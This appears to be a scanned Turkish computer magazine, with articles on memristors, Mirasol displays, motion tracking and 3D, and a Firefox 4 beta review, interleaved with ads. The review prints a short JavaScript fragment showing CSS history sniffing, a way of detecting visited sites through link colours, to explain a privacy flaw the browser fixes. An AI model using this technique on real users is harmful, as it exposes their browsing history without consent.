Teoriden pratiğe geçiş 35 yıldan fazla sürdü. Rezistans, kapasitör ve bobinden sonra elektronüğün dördüncü temel bileşeni olan memristörler (sağa bakınız) daha 1971 yılında kağıt üzerine tasarlanmıştı ancak üretimi ancak 2008'de HP tarafından gerçekleştirilebildi.

Bellek anlamındaki Memory ve rezistör sözcüklerinin birleşiminden oluşan memristör neredeyse tüm BT sektörünü sırtında taşıyacak bir yük atı. Memristör temeli üzerine kurulu bellek yongaları DRAM'dan daha hızlı çalışmakla kalmıyor, çok daha az enerji tüketiyor ve güç kaynağı kapatıldığında da içeriğini yitirmiyor. HP bu yüzden bir zaferin eşiğinde olduğuna inanıyor. HP araştırma laboratuvarının geliştirme şefi Stan Williams "Memristörün bir gün flash'ın, DRAM'ın ve hatta sabit diskin yerini alacak evrensel bir bellek olduğuna inanıyoruz," diyor. İlk ürün, elektrik kesildiğinde bile içeriğini yitirmeyen Re-RAM (Resistive RAM) olacak.

Bu, anında açılan PC'ler ve dizüstüler geliştirilmesinin önünü açacak. Böylece aygıtlar düğmelerine basıldığı anda çalışacaklar ve nice bilgisayar kullanıcısının ömründen götüren açılma süresi ortadan kalkacak. HP bu gelişimi hızlandırmak için Koreli RAM üreticisi Hynix'le birkaç yıllık bir sözleşme imzaladı.

Flash'tan daha küçük, daha hızlı, daha kullanışlı


HP, memristörün flash belleğin yerine geçeceğinden adı gibi emin. Bu bellekler flash'tan on kat hızlı olmakla kalmıyor, daha az enerji tüketiyor ve yarı fiyata üretiliyor. ABD'de Rice Üniversitesi memristörler için yeni materyaller araştırmaya başlamış bile.

Şayet HP patentli teknolojisinde titanyum esaslı bir formül kullanırsa, o zaman Rice Üniversitesi kendi Memristör RAM hücrelerinin prototiplerini silikon oksit esaslı yapabilecek. Bunun avantajı, silikon oksitin kumdan elde edilmesi, kumun da çok ucuz ve sonsuza dek yetecek bir kaynak olması. 1960'larda bu olasılıkların farkına varıldığından beri materyal konusuna sadece bir kez değinilmiş.


Flash'ta günümüz üretim teknolojisinin sınırı 20 nanometreyken, memristörler sadece beş nanometreye küçültülebiliyor. Silikon oksit memristör 100 nanosaniyenin altında süre çalışıyor ve geçiş döngüleri bakımından Flash'la yarışıyor.

Trend Memristor

2011




Yenilik 2008'de duyurulan memristör, dördüncü elektronik bileşen. RAM kadar hızlı veri depoluyor ve güç olmadan da içeriğini saklayabiliyor.



MEMRİSTÖRÜN TEMEL İLKESİ



Basit yapı

Memristörler flash bellekten daha kolay üretiliyor. Bunlar birbirini dörtgen oluşturacak biçimde kesen iletken yollar ve silikondan yapılmış bir bellek katmanından oluşuyor.




Materyal çeşitliliği

Bir memristörün bellek katmanı farklı metallerden ya da ametallerden yapılabilir. Rice Üniversitesi silikon oksitin de bellek olarak kullanılabileceğini keşfetti.



İyi iletkenlik durumu

Eğer nano tel döşeli silikon oksit katmanları arasında basınç varsa, 5 nanometre büyüklüğündeki silikon kristallerinden bir kanal açılıyor ve çevre yapıya oksijen sızıyor.



Kötü iletkenlik durumu

5 ila 20 nanometre kalınlıktaki silikon oksit katmanından oluşan bellek materyali, tanımlanmamış bir ilk hale izin vermiyor.

LC Waikiki

LC Waikiki LC Waikiki LC Waikiki

Mont
69,90 TL

Kazak
29,90 TL

Tiřört
8,90 TL

Pantolon
34,90 TL

Kış/Winter2010



E-mürekkep taneciği
Tek renkli ekran hareketli görüntü
olmadığı sürece güç tüketmiyor

2009

2010

Güç harcamayan renkli ekran

Bugüne kadar renkli ve hareketli görüntülerde LCD, güç tasarruflu kitap okuyucularda ise E-mürekkep en iyisiydi. Mirasol bu iki teknolojiyi bir araya getiriyor.


Tanınmış üretici Qualcomm, mobil iletişim yongaları üreten fabrikasına iki milyar Amerikan doları yatırım yaptı ve geleceğin devrimci ekranlarını üretmeyi tasarlıyor. Burada sözünü ettiğimiz, Qualcomm'un Mirasol adı altında pazarladığı "enterferometrik modülatör ekran" teknolojisi. Bu teknolojiyle donatılmış bir ekran, enterferometrik modülatör elemanı (IMOD) denilen binlerce parçadan oluşuyor. IMOD'ların iki safhası var: Siyah ya da herhangi bir renk. Bu da alt piksellerde 10 ila 100 mikrometre genişliğin kullanılmasına olanak tanıyor. Böylece bir araya gelen kırmızı, mavi ve yeşil pikseller tek bir pikseli oluşturuyor. İlke itibarıyla her bir görüntü unsuru, üzerine yarı şeffaf metalik film kaplanmış bir üst cam katmandan, bir alt yansıtma katmanından ve ikisinin arasındaki hava boşluğundan oluşuyor. İki katmanın uzaklığına ve hava boşluğunun boyutuna bağlı olarak alt pikselin rengi kırmızı, mavi ya da yeşil olabiliyor. IMOD'a elektrik uygulandığında yansıtma katmanı aşağı ya da yukarı hareket ederek renk algısını değiştiriyor. Eğer yansıtma katmanı yükseltilirse, tüm ışık yutuluyor ve alt piksel siyah görünür. Eğer yansıtma katmanı aşağıdaysa, görüntü unsuru kırmızı, yeşil ya da mavi olabilecek tek bir renk görüntülüyor.

Güç harcamayan keskin, renkli ekranlar


Bu prosedürün avantajı ortada: Sadece görüntü unsurunun durumu değişeceği zaman güç harcanıyor ve bu yüzden güç tüketimi çok düşük. Mirasol ekranlar özellikle kitapları ve dergileri renkli bir biçimde görüntüleyebilecek e-kitap okuyucuları için önemli. Dahası, Mirasol'un yüksek bir geçiş hızı var. Bu yüzden, iş video oynatmaya geldiğinde, eski e-mürekkep teknolojilerinden çok farklı davranıyor. İlk prototipler tepki süresi bakımından LCD teknolojilerinden aşağıda kalmıyor. Ne yazık ki çiçeği burnunda teknoloji, kendi arka plan aydınlatmasına sahip değil. Tıpkı kağıt üzerindeki dergiler ya da sıradan e-kitap okuyucular gibi, Mirasol ekranlar da dışarıdan gelen ışık kaynağına bağımlı. Bu yüzden de IMOD ekranlar başarılı renk üretimi ve yüksek çözünürlükleriyle, kuşe kağıda basılmış dergilerin görünümüne erişebiliyor. Qualcomm'un vaadi bu yönde. Qualcomm'un şimdiye kadar sergilediği Mirasol ekranlarda renkler güneş ışığı altında solmuyor, çözünürlük yüksek ve hareketli sahnelerde titreşme ya da şeritler ortaya çıkmıyor. Qualcomm seri üretime önümüzdeki yılsonu başlayacak.

Trend Mirasol

2011




Mekanik görüntü unsurları Mirasol ekranlar videolar için yeterince hızlı olan binlerce alt pikselden oluşuyor



Mikroskop altında Mirasol alt pikselleri biri hareketli iki plakadan oluşuyor. Ya siyah ya da bir renk görüntüleniyor.

MIRASOL'DA GÖRÜNTÜ BÖYLE OLUŞTURULUYOR

Mirasol elemanları renkleri girişim ile oluşturuyor. Işık bir film katmanından geçip yansıtıcı zara geliyor. Burada, iki katman arasındaki hava sütununun kalınlığına göre üç farklı renkten biri oluşuyor. Eğer zar gerginse eleman siyah görünür.



GIGABYTE™

No.1 USB 3.0
Motherboard

[Kalitenin Hikayesi IV]

Maksimum CPU Gücü Sağlar

Sınırsız Güç

Piyasa sunuldukları andan itibaren beklentilerin çok üstünde CPU performansları ile Intel Core™ i7-980X dahil Intel 6 Core CPU'lar teknoloji tutkunlarının gözdesi oldu. Bu enerji merkezi işlemciler ve gelecekteki 1366 soketli işlemciler için en iyi gücü sağlamak adına, GIGABYTE mühendisleri, birinci sınıf sistem performansı ve kararlılığı sağlamak için anakartın geleneksel PWM güç tasarımıyla tamamiyle yeniden tasarladılar.

GIGABYTE tamamen yeniden tasarlanmış 24 güç fazı tasarımı-yeni Unlocked Power-Sınırsız Güç'ün tüm serisi işlemciye mevcut masaüstü anakartından daha fazla güç sağlar.

Maksimum CPU Gücü Sağlar



Unlocked Power için GIGABYTE, sektörü değiştiren Ultra Durable™ 3 tasarımı daha da geliştirdi. Daha küçük boyutlu markalı Japon kapasitörlerinin kullanılmasına ek olarak GIGABYTE Unlocked Power, düşük çekirdek enerjisi kayıplı Demir Alaşımli Boğucu Bobinler ve aynı zamanda daha iyi güç verimliliği ve daha düşük işletim sıcaklıkları sunarak daha yüksek akım yüklerini kaldırabilen ısı direnci düşük (Low RDS (on)) sürücü gerilim besleyiciler (MOSFET'ler) kullanan tamamen yeni 24 faz tasarımı barındırmaktadır.



İkili Güç Geçişi



GIGABYTE Unlocked Power, sektörün ilk Dual Power Switching* tasarımı sayesinde daha dayanıklıdır ve daha uzun parça ömrü sağlamaktadır. Dual Power Switching etkinleştirildiğinde, 12şer güç fazından oluşan 2 set sıralı olarak çalışırlar ve 12 fazlık bir set otomatik olarak etkinleştirilirken, aktif olmayan setin dinlenmesine izin vererek diğer 12 fazlık setin gücü kesilir. Erken aşınmaya ve arızaya neden olabilecek bir şekilde aynı güç fazlarının sürekli olarak işletimde tutulduğu geleneksel güç tasarımının aksine, GIGABYTE Dual Power Switching, fazların ömrünü ikiye katlayarak, her faz setinin güç yükünü paylaşmasını sağlar.

*Dual Power Switching -İkili Güç Geçişi çalışması için, DES aktif olmalıdır.

Otomatik Arıza Koruması

Otomatik Arıza Koruması GIGABYTE Dual Power Switching'in bir başka benzersiz özelliği de, herhangi bir nedenden dolayı güç fazlarından birisinin hasar görmesi veya arızalanması halinde, anakartın otomatik olarak ilgili 12 fazlık grubu devre dışı bırakması ve diğer 12 fazlık set kullanılarak anakartın çalıştırılmasıdır. Diğer marka anakartlarda, bir güç fazının arıza yapması halinde, devre kartı çalışmaz hale gelmektedir.

Çok Aşamalı Geçişle Güç Fazı Artışı



Dual Power Switching etkinleştirildiğinde, 12şer güç fazından oluşan 2 set sıralı olarak çalışırlar ve 12 fazlık bir set otomatik olarak etkinleştirilirken diğer 12 fazlık setin gücü kesilir.

*Dual Power Switching, sistem önyüklemesi sırasında otomatik olarak güç fazları arasında geçiş yapar. Kullanıcılar da DES hizmet yazılımı içerisinde Dual Power düğmesini kapatarak ve açarak güç fazları arasında manuel olarak geçiş yapabilirler.

GIGABYTE Ultra Durable™ 3 Anakart

333 Arttırılmış
Performans
X58A-UD9



www.gigabyte.com.tr

Bu yerden GIGABYTE'nin garanti altına aldığı ürün özellikleri haber vermeden değiştirilebilir. Tüm güvencilerimiz hatta GIGABYTE'nin satışı, Overclocking için özel anakart yapıları diğer bilgisayar bileşenlerinde karşılaşılanlardan herhangi bir şekilde GIGABYTE sorumlu tutulmaz.

arena

www.arena.com.tr
T 212-364 64 64

KONT

www.kont.com.tr
T 216-528 55 00

2X
Bakır PCB



Video tanıma
Kızılötesi göz kullanmayan tanıma sistemlerinde harici bir işaretleyici şart

2009

2010

El işareti tanıma ve gözlüksüz 3B

Hareketlerin bilgisayar desteğiyle tanınması anlamına gelen hareket takibi, kontrol mekanizmalarının yerini alıyor ve gözlüksüz 3B'yi olanaklı kılıyor.

Microsoft tüm dikkatini Kinect'e, yani video oyunlarını sadece beden hareketleriyle yönetmeye izin veren gelecek nesil oyun konsolu kumandasına yönlendirmiş durumda. Sistem öyle kumsuz işliyor ki, tüm uzuvları, hatta oyuncunun gözlerini bile tanıyıp hareketlerini komutlara çevirebiliyor. Bu, video kaydının yanı sıra bir de kızılötesi göze sahip olan kamera sayesinde gerçekleşiyor.

O bölgedeki insanları tanıyor ve kullanıcının kameradan ne kadar uzakta olduğunu saptıyor. Sistem birden çok oyuncu için destek sunsa da, neredeyse tüm oyunlar iki kişiyi destekliyor. Kinect'in çıkış tarihi Kasım ayı. Sistem şu an için sadece Microsoft'un oyun konsolu Xbox 360'la çalışıyor. Ama Microsoft bu teknolojinin yakında TV'lerde de yer alabileceğini duyurdu.

Örneğin LG, yeni üst uç modeli TV LX9500'de "The Magic Motion" (Sihirli Hareket) adını verdiği bu tarz bir kumandayı kullanacak. Sihirli kumandanın üzerinde sadece yedi tuş, tümleşik ivmeölçer ve bir de jiroskop var. Böylece tıpkı Nintendo'nun Wii oyun konsolları gibi havada hareket ettirebiliyorsunuz. TV bu hareketleri komuta dönüştürerek dahili küçük oyunları oynatırken ya da imlecin kullanıcı arabirimindeki hareketleri için kullanıyor.


Gözlüksüz mükemmel 3B görüntüler için göz takibi

Hareket tanıma ve/veya izleyicinin gözlerinin takibi televizyonları geleceğe götürecek yöntemlerden biri: Gözlüksüz 3B. Daha şimdiden göz takibi olmadan da gayet güzel çalışan otostereoskopik 3B televizyonlar mevcut. Ama bunlar izleme açısına bağımlı, yani 3B etkisi ancak izleyici belirli bir konumdan bakıyorsa elde edilebiliyor. Fraunhofer enstitüsü görüntüyü sürekli izleyicinin bakış açısına göre ayarlayan göz takip kameraları ve gözlüksüz monitörler üzerinde çalışıyor.

Kameralar izleyicinin gözlerini 20 ms gibi hassas bir tepki süresiyle takip ediyorlar. Örneğin izleyici başını çevirirse, ekrandaki görüntü de bir denetim birimi tarafından uygun şekilde değiştiriliyor. 3B görüntü, Nintendo'nun da gelecek nesil taşınabilir 3B konsolu 3DS'e entegre edeceği "Paralaks Engeli" denilen bir sistemle elde ediliyor. LCD'nin önündeki kesik bir maske, görüntüyü iki ayrı göz için ikiye bölüyor.

Trend Hareket takip

2011




Kızılötesi Microsoft'un özel kamerası insanları üç boyutlu kaydedebiliyor, farklı vücut uzuvlarını tanıyabiliyor ve onlara denetim komutları atayabiliyor.

FRAUENHOF ENSTİTÜSÜ'NDEN GÖZ TAKİBİ

Fraunhofer Enstitüsü son 25 yıldır 3B ekranlar üzerine çalışıyor. Yeni sistem, seyircinin gözlerini takip ederek her açıdan, gözlük kullanmadan keskin 3B görüntü oluşturuyor.


Her açıdan 3B

Fraunhofer Enstitüsü'nün sistemi, kamera ile izleyicinin gözlerine bakıyor. Eğer izleyici dönerse, görüntü üretimi de gerçek zamanlı olarak, oturma konumuna göre ayarlanıyor.



Gözlüksüz 3B görüntüler böyle elde ediliyor

Ekranda gerçek LCD'nin önünde bir paralaks engeli var. Bu, 3B görüntüyü her göze bir parça düşecek şekilde kırarak ikiye ayırıyor.



Fotoğraftaki modemi bulun!

ZyXEL P-660HN-T1h, 150 Mbps kablosuz bağlantı hızı ve 802.11n desteğiyle standartların üstünde bir modem.

Evinizin gizli teknoloji hazinesi; aynı zamanda şık bir fotoğraf çerçevesi!



ZyXEL P-660HN-T1h

• Ön taraftan görünmeyen ve bu sayede kablo kirliliğini önleyen 4 adet 10/100 Mbps Ethernet portu • 802.11n desteği ile 150 Mbps kablosuz bağlantı hızı sayesinde yerel ağda standart kablosuz modemlere göre daha hızlı kablosuz bağlantı deneyimi • Kolay ve güvenli kablosuz bağlantı için WPS butonu • Enerji tasarrufu için kablosuz bağlantıyı devre dışı bırakabilen WLAN on/off butonu • Kablosuz bağlantısının açık/kapalı olacağı saatleri belirlemeyi sağlayan zamanlama özelliği • Kablosuz kapsama alanını ayarlama seçeneği • SPI özelliğine sahip ve DoS ataklarını engelleyen gelişmiş güvenlik duvarı • IP adresi, Port, MAC adresi bazında trafik önceliklendirmesi • Otomatik firmware güncelleme • Anlık download hızını ve aylık toplam download edilen veriyi gösteren ADSL sayacı

7/24 destek hattı: 0212 444 11 50

FIREFOX 4 ve rakipleri

Yeni web tarayıcıları sörf deneyimimizi temelden sarsacak. Peki Firefox 4 kendini gösterebilecek mi? Yanıtı yazımızda

BARIŞ EMRE ALKIM / MM

YENİ ARABİRİM

Web sayfaları için daha fazla yer, daha rahat sekmeli gezinti

SONUÇ

4. sürümde Firefox yine test galibi Chrome'u yakalamış. Ateşli Chrome fanatikleri bile bu gerçeği görmezden gelemeyiz. Firefox her açıdan gelişmiş ve şu an en az hata içeren tarayıcı. Chrome, JavaScript'leri daha hızlı çalıştırabilir ya da IE 9'un sayfa render'ı daha iyi olabilir. Ancak Firefox 4 her konuda iyi ve daha beta sürümünde bile test galibiyle başa baş mücadele ediyor.

DAHA GÜVENLİ

Süreç koruma ve geliştirilmiş veri koruma sayesinde çökmeler tarihe karışmış



COMPOSING: ANTJE KÜTHER

Hepsi yepyeni Firefox 4'ün yeni zarif arabirimi çok güzel. Peki ne kadar güvenli ve hızlı?

YENİ STANDARTLAR

Yarının etkileşimli 3B web'i için HTML5 ve WebGL

DAHA YÜKSEK PERFORMANS

Turbo işlevler: JavaScript'te çoklu çekirdek kullanımı ve ekran kartıyla sayfa görüntüleme

INFOOnline'ın yaptığı yeni tarihli bir araştırmaya göre Avrupa'da her kullanıcı günde ortalama 140 dakikasını internette geçiriyor ve gelecek yıl bu süre günde üç saate çıkacak. Bu da her bilgisayarda yer alan temel program olan tarayıcıların önemini gösteriyor. Avrupalıların favorisi ise %45 kullanım payıyla Firefox. Internet Explorer'ı saymazsak, diğer alternatifler olan Opera, Safari ve Chrome azınlıkta kalıyor. Ama bu azınlık da giderek büyüyor çünkü pazar payı küçük olan bu üç yazılım aynı zamanda teknik bakımdan en ileri olan üç tarayıcı.

Başka hiçbir yazılım piyasası bu kadar dinamik gelişim sergilemiyor ve nihayetinde her kullanıcı internete erişmek için hangi tarayıcıyı seçeceğine kendi karar veriyor. Şu anki Firefox 3.6 sürümü bu iş için ne yeterince güvenli ne de hızlı. Peki, ya gelecek sürümü? Tepeden tırnağa yenilenen 4. sürüm (DVD'de) tekrar teknik bakımdan en üstte olmak zorunda. Programı test ettik ve dört uzmanımıza, kendi uzmanlık alanlarında Firefox'a not vermelerini iste-

dik. Programın 6. beta sürümünü test için kullandık ve bu sürüm neredeyse final sürümün tüm özelliklerini barındırıyor.

Güvenlik: Lütfen geliştirin!

Enfekte olmuş web sitelerini açan ve görüntüleyen program olan tarayıcı, elbette zararlı yazılımlar için doğal bir geçit rolü üstleniyor. Bu yüzden bir tarayıcının saldırıya olanak tanıması çok önemli.

Firefox bu noktada, aralarında saldırıları engelleyen NoScript'in de bulunduğu çok sayıda güvenlik eklentisinden yararlanıyor. Ancak Firefox'un 3. sürümü şimdiye kadar tespit edilen güvenlik açıkları listesinde hep en üst sırayı işgal etmişti. Programın güvenlik açıklarının birçoğu, çalışma belleğinde gerçekleşen bir tampon bellek taşmasının ardından bilgisayarda zararlı kodların işletilmesine izin veriyor.

Web kodunun farklı süreçlerde işletilmesi bu tarz saldırılara karşı doğal bir koruma sağlıyor zira sistem kodlara her seferinde ana belleğin farklı bir kısmını tahsis ediyor. Testimizin galibi Google Chrome'da →

GÜVENLİK

Firefox 3 nice zamandır güvenlik açıkları listesinin başını çekiyor. Mozilla bu yüzden Firefox 4'te bir sürü ufak değişikliğe gitmiş. Örneğin, tarayıcı artık www.mozilla.com/en-US/plugincheck adresinden eklentilerin güncelliğini denetliyor. Ardınızda hiç iz bırakmadan güvenli kipte sörf yapabiliyorsunuz. Mozilla bu özelliği de geliştirmiş ve tarihçe okuma konusundaki açığı kapatmış (aşağı bakınız).

Tarayıcıların güvenlik açıkları

Haziran 2009 - Haziran 2010 arası güvenlik açıklarının sayısı

Firefox 3	96
Safari	84
Chrome	70
IE	49
Opera	29

KAYNAK: SECUNIA

```
var color = document.defaultView.getComputedStyle(link,null).getPropertyValue(„color“);
document.body.removeChild(link);
if (color == „rgb(0, 0, 255)“)
```

Gammaz betik Rengi değişen bağlantılar, gizli kipte bile daha önce gezilen siteleri belli ediyor. Firefox 4 bunu önüyor.

UZMAN GÖRÜŞÜ

Hala kusursuz değil

Firefox'u diğer tarayıcılarla kıyasladık ve mevcut sürümün örneğin Internet Explorer'la aynı sayıda güvenlik açığı bulunsada, bunların düzeltildiğini gördük. Bu takdire değer çünkü geliştiriciler birçok eski ve tehlike potansiyeli içeren kodu programdan ayıklamış ve yenileriyle değiştirmiş. Yeni modeller çalakalem yazılmamış, aksine, hatalara ve güvenlik açıklarına karşı en son standartlarla sınanmış. 4. sürüm güvenlik konusunda birçok ufak yenilik sunuyor ama ben bunların bazılarını şüpheyle bakıyorum. İçerik güvenlik politikasının web sayfalarındaki türlü güvenlik açıklarını önleyeceği iddia ediliyor ama bunun kanıtlanması lazım. IE8'deki benzer bir işlev tam tersini yapıyor ve korunmuş web sayfalarını bile saldırıya açık hale getiriyordu. Ayrıca gizli kipte yapılan yenilikler hala birçok eklentinin saldırganlar tarafından okunabilecek verileri sisteme kaydetmesini önlemiyor. O yüzden, eklentilerdeki güvenlik açıklarını sadece otomatik güncellemeler giderebiliyor. Örneğin Flash'taki gibi.



Andreas Marx zararlı yazılım önleme konusunda uzmanlaşmış BT güvenlik testleri sunan AV Test firmasının müdürü. AV Test her yıl 2500 ürün testi yapıyor.

bu özellik uzun süreden beri var. Tarayıcı her açılan sekmeyi ayrı bir iş sürecinde çalıştırıyor. Firefox ise 3.6.4 sürümünden itibaren hiç değilse eklentilerle tarayıcı motorunu ayrı olarak çalıştırıyor. 4. sürümdeyse web kodlarıyla farklı süreçlere ait eklentilerin birbirinden ayrılması planlanıyor. Chris Blizzard'a göre, geliştiriciler bu güvenlik mekanizmasını eklemeyi düşünüyorlar, ama Firefox 4'ün ilk sürümüne değil.

Firefox 4 bunun yerine çapraz site betiklemesi (XSS) saldırılarına karşı daha çok güvenlik sağlamayı amaçlıyor. XSS ile tehlikeli kodlar enfekte olmuş bir bağlantı aracılığıyla sağlam sitelerden yüklenebiliyor. Mozilla'nın bu iş için bulduğu çözüm içerik güvenlik politikası (content security policy) adını taşıyor. Eğer bir web sitesinin başlığında belirli etiketler varsa Firefox yabancı betik kodlarının çalıştırılmasını önüyor. Bu yöntem web sayfası tasarımcılarının işbirliğini gerektiriyor ve bu yüzden de uzmanımız Andreas Marx çözümün işe yaramasının zaman alacağını söylüyor.

Dahası, Firefox 4 güvenli sörf sırasında arkanızda iz bırakmanıza yol açan önemli bir güvenlik açığını da gideriyor. Tarayıcı, daha önce ziyaret edilen bağlantıların örneğin CSS ile daha farklı renkte görüntülenmesini engelleyebiliyor (► S. 53'teki kutuya bakınız). Eskiden bunun için basit bir JavaScript yeterliydi.

Performans: Turnayı gözünden vuruyor

Çağdaş web siteleri birçok işlevin yanı sıra, hareketli menüler gibi görsel unsurlardan da faydalanıyor. Bunu da genellikle jQuery kod kitaplığı ve JavaScript kullanarak yapıyorlar. Genel bir kural olarak, tarayıcılar betik işlevlerini gerçekleştirirken diğer görevlerden daha çok zaman yitiriyorlar. Tabii ki hızlı bir JavaScript motoruna sahip olmadıkları sürece. Chrome, Opera ve Safari bu konuda başı çekiyor. Chrome ve Opera, karmaşık JavaScript'leri işletirken hızı ölçen SunSpider testini yaklaşık 300 milisaniyede tamamladılar ki bu, Firefox 3.6'nın üç katı hızlı.

Bu yüksek hızın ardında iki teknolojik yenilik yatıyor: Öncelikle, JavaScript'ler daha önce işlemci için uygun şekilde derlenmiş ve makine koduna çevrilmişse daha hızlı çalıştırılabilir. Ayrıca, eğer tarayıcı derleme işlemini birden çok çekirdek üzerinde aynı anda gerçekleştirirse de hız katlanıyor. Firefox 4'ün yeni JavaScript motoru olan JägerMonkey işte bu ilkeler üzerine kurulu. Testlerde şampiyon Chrome'un açık ara gerisinde kalsa da o kadar hızlı yol alıyor ki pek yakında zirveye kurulması işten bile değil.

